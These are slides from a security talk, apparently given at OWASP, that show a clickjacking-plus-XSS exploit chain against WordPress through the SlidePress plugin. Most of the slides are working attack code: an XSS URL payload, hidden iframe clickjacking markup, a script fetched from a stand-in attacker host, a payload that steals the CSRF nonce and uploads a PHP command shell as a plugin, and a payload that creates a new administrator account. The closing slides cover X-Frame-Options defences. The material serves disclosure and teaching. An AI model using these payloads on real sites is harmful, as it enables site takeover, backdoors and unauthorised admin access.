
```
http://wordpress/wp-content/plugins/slidepress/tools/preview.php?sspWidth=1
&sspHeight=
```

`</script><script>alert(document.cookie)</script>`

```
&sspGalleryId=1
```

- Cross Site Scripting (XSS) is a powerful attack
- Injects JavaScript into a webpage
- Can add an admin user or upload a backdoor

Exploit Process For WordPress



- **How do I automatically start XSS after the Plugin installs?**
 - I need to detect when the user clicks
 - Use the load method of the iframe
 - 1st load is the page load, 2nd load is the stolen click

```
function frameloaded() {
    load_count=load_count+1;
    if (load_count==2) {
        # exploit time
        ex();
    }
}
---snip---
<iframe class='attacksite' onload='frameloaded()'>
```

Chain Cross Site Scripting (XSS)



security-assessment.com

- **How do I automatically start XSS after the Plugin installs?**
 - Upon the 2nd frame load, ex() is called to perform the XSS attack
 - Stage2 is loaded with the SlidePress page which contains a XSS vulnerability
 - The XSS payload is stored at <http://hax0r/x2.js>

```
function ex() {
    top.document.getElementById('stage2').src='http://wordpress/wp-
content/plugins/slidepress/tools/preview.php?sspWidth=1&sspHeight=1%3'+C/script%
3E'+%3'+Cscript%20src=http://hax0r/x2.js?i='+Math.random()+%3E%3'+C/script%
3E%3'+Cnos'+cript%3E&sspGalleryId=1&wp_path=/&a=></if'+rame>';
}
---snip----
<iframe id="stage2"></iframe>
```


Clickjacking Source Code



```
#outerdiv { width:100px; height:30px; overflow:hidden; position:absolute;
top:135px; left:445px; z-index:10; opacity:0; }
.stage2 { opacity:0; }
#para { width:600px; }
.clickjack { width:100px; height:30px; position:absolute; top:145px; left:450px; }
</style>
<h1>WordPress Clickjack Exploit v1</h1>
<p id="para">Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod
incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi.</p>
<div class='clickjack'><a href='#'>read more</a></div>
<div id="outerdiv" >
<iframe id="outerframe" scrolling='no' src="data:text/html;charset=utf-8,
— snip —
">
</iframe>
</div>
<iframe class='stage2' style='height:0px;width:0px;' id='stage2'> </iframe>
```

Z-index
puts the iframe on top

Opacity
makes the iframe invisible

Position:Absolute
lines up the iframe with the dummy page

Clickjacking Source Code



```
<iframe id="outerframe" scrolling='no' src="data:text/html;charset=utf-8,
<style> .inneriframe { position:absolute; top:-40px; left:-10px; width:200px;
height:100px; border: none;
}</style>
<script>
var load_count=0;
function frameloaded() {
    load_count=load_count+1;
    if (load_count==2) { ex(); }
}
function ex() {
    top.document.getElementById('stage2').src='http://wordpress/wp-
content/plugins/slidepress/tools/preview.php?sspWidth=1&sspHeight=1%3'+C/script
%3E+'%3'+Cscript%20src=http://hax0r/x2.js?i='+Math.random()+'%3E%3'+C/scri
pt%3E%3'+Cnos+'cript%3E&sspGalleryId=1&wp_path=/&a=></if+'rame>';
}
</script>
<iframe id='inneriframe' class='inneriframe' onload='frameloaded();'
name='_parent' scrolling='no'
src='http://wordpress/wp-admin/plugin-install.php?tab=plugin-
information&plugin=slidepress&TB_iframe=true&width=640&height=581'>
</iframe>
"></iframe>
```


onload=frameloaded
Triggers detects the click

function ex()
Exploits SlidePress
Cross Site Scripting

Position:Absolute
lines up the iframe
with the dummy
page

_parent
Stops the page
redirecting

Exploit Process For WordPress



Cross Site Scripting Payload



security-assessment.com

- How do I upload a backdoor with SlidePress's Cross Site Scripting?
- Use JavaScript to force the admin's browser to:
 - Use SlidePress XSS to call a payload script on another website
`<script src="http://hax0r/x2.js">`
 - Get the CSRF wnonce token from the Update page using XMLHttpRequest()
 - Upload a Plugin using XMLHttpRequest.sendAsBinary which unpacks a backdoor to `http://wordpress/wp-content/plugins/shell/shell.php`



```
// x2.js payload to upload PHP shell to wordpress. /wp-content/plugins/shell/shell.php?cmd=ls
```

```
path_to_wp = "/";  
xmlhttp = new XMLHttpRequest();  
xmlhttp.open("GET", path_to_wp + "/wp-admin/plugin-install.php?tab=upload", true);  
xmlhttp.onreadystatechange = function() {
```

Load the Plugin Install page

```
    if (xmlhttp.readyState == 4) {  
        response = xmlhttp.responseText;  
        nonce = response.split('hidden" id="_wpnonce')[1];  
        nonce = nonce.split('"')[4];  
        xmlhttp.open("POST", path_to_wp + "/wp-admin/update.php?action=upload-plugin", true);  
        xmlhttp.setRequestHeader("Content-Type", "multipart/form-data; boundary=-----  
304661183327760");
```

Get WordPress CSRF nonce

```
// shell.zip contains shell.php which is <? passthru($_REQUEST['cmd']); ?>
```

Upload to the Install Plugin page

```
post_data = "-----304661183327760\r\n"+  
"Content-Disposition: form-data; name=\"_wpnonce\"\\r\\n\\r\\n"+ nonce + "\\r\\n"+  
"-----304661183327760\r\n"+  
"Content-Disposition: form-data; name=\"_wp_http_referer\"\\r\\n\\r\\n"+  
path_to_wp + "/wp-admin/plugin-install.php?tab=upload\r\n"+  
"-----304661183327760\r\n"+ "Content-Disposition: form-data; name=\"pluginzip\";\\r\\n"+  
"filename=\"shell.zip\"\\r\\n"+ "Content-Type: application/octet-stream\\r\\n\\r\\n";  
post_data = post_data + "\\x50\\x4b\\x03\\x04\\x0a\\x00\\x00\\x00\\x00\\x00\\x3b\\x7a\\xf6\\x3c\\x21\\xbd\\x50\\x0a\\x22\\x00\\x00  
...";
```

The backdoor

```
    xmlhttp.setRequestHeader("Content-Length", post_data.length);  
    xmlhttp.sendAsBinary(post_data);  
}
```

Upload ZIP as a plugin

```
xmlhttp.send(null);
```

Add Admin User Payload



// payload to add administrator user to wordpress

```
path_to_wp = "/";
new_username = "alpha4";
new_password = "alpha004";
new_email = "alpha4%40mailinator.com"; // %40 for @
xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET", path_to_wp + "/wp-admin/user-new.php", true);
xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4) {
        response = xmlhttp.responseText;
        nonce = response.split('hidden" id="_wpnonce')[1]; nonce = nonce.split('"')[4];
        xmlhttp.open("POST", path_to_wp + "/wp-admin/user-new.php", true);
        xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        post_data = "_wpnonce=" + nonce + "&action=adduser&user_login=" + new_username +
            "&first_name=&last_name=&email=" +
            new_email + "&url=&pass1=" + new_password + "&pass2=" + new_password +
            "&role=administrator&adduser=Add+User"
        xmlhttp.setRequestHeader("Content-Length", post_data.length);
        xmlhttp.send(post_data);
    }
}
xmlhttp.send(null);
```

Load the New User page

Get WordPress CSRF nonce

Submit the form to create a new admin

Clickjacking Protection



security-assessment.com

- **Client side Protection**

- NoScript web browser plugin
- Protected since 2009



- **Server side Protection**

- Frame busting / Frame killing
 - Frame busting in the Alexa Top 500 sites can be defeated.
 - Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites by Gustav Rydstedt, Elie Bursztein, Dan Boneh and Collin Jackson. July 2010
- X-Frame-Options header (2009)
 - Internet Explorer, Safari, Firefox, Chrome

- **Implementing X-Frame-Options is Easy**
 - Insert an HTTP header to protect webpages from being framed
 - **X-Frame-Options** values are:
 - **SAMEORIGIN**
 - Allows only sites from the same domain to frame the page
 - **DENY**
 - Prevents any site from framing the page

Clickjacking Protection



security-assessment.com

- Example of clickjacking protection
- WordPress.org uses the SAMEORIGIN policy


```
~$ curl -i www.wordpress.org/wp-login.php
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 07 Sep 2011 03:09:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Wed, 07 Sep 2011 03:09:38 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/;
domain=.wordpress.org
X-Frame-Options: SAMEORIGIN
Content-Length: 2265
```

Clickjacking Protection



security-assessment.com

- **Internet Explorer**
 - Informs the user
- **Firefox**
 - Blank frame
- **Chrome**
 - Blank frame



Conclusion



security-assessment.com

- **The good news**
 - Clickjacking is simple to prevent.
- **The bad news**
 - The vulnerability is powerful and prevalent.
 - Many web applications have clickjacking vulnerabilities, not just WordPress.



- **Clickjacking (The original whitepaper)**
 - By Jeremiah Grossman and Robert Hansen
 - <http://www.sectheory.com/clickjacking.htm>
- **Next Generation Clickjacking**
 - By Paul Stone, presented at BlackHat 2010
 - <http://www.contextis.com/resources/white-papers/clickjacking/>
- **Busting Frame Busting: A study of clickjacking vulnerabilities on top sites**
 - By Stanford Web Security Group
 - <http://w2spconf.com/2010/papers/p27.pdf>
- **Clickjacking at OWASP**
 - <https://www.owasp.org/index.php/Clickjacking>

Thank you for listening



security-assessment.com

- **Q & A Time**
 - Any questions?
- **Contact me**
 - andrew.horton @ security-assessment.com
 - www.security-assessment.com
- **Download this presentation**
 - https://www.owasp.org/index.php/New_Zealand
- **Download the WordPress Exploit**
 - <http://www.morningstarsecurity.com/research/clickjacking-wordpress>